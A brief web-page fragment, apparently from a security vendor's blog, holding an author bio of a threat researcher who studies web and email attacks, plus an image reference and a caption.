
Lydia McElligott is a Security Researcher with the Forcepoint X-Labs Threat Research team. She focuses on researching cyberattacks which target the web and email, particularly focusing on URL analysis, email security and malware campaign investigation.

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In the Article

 A stylised eye in bright colour

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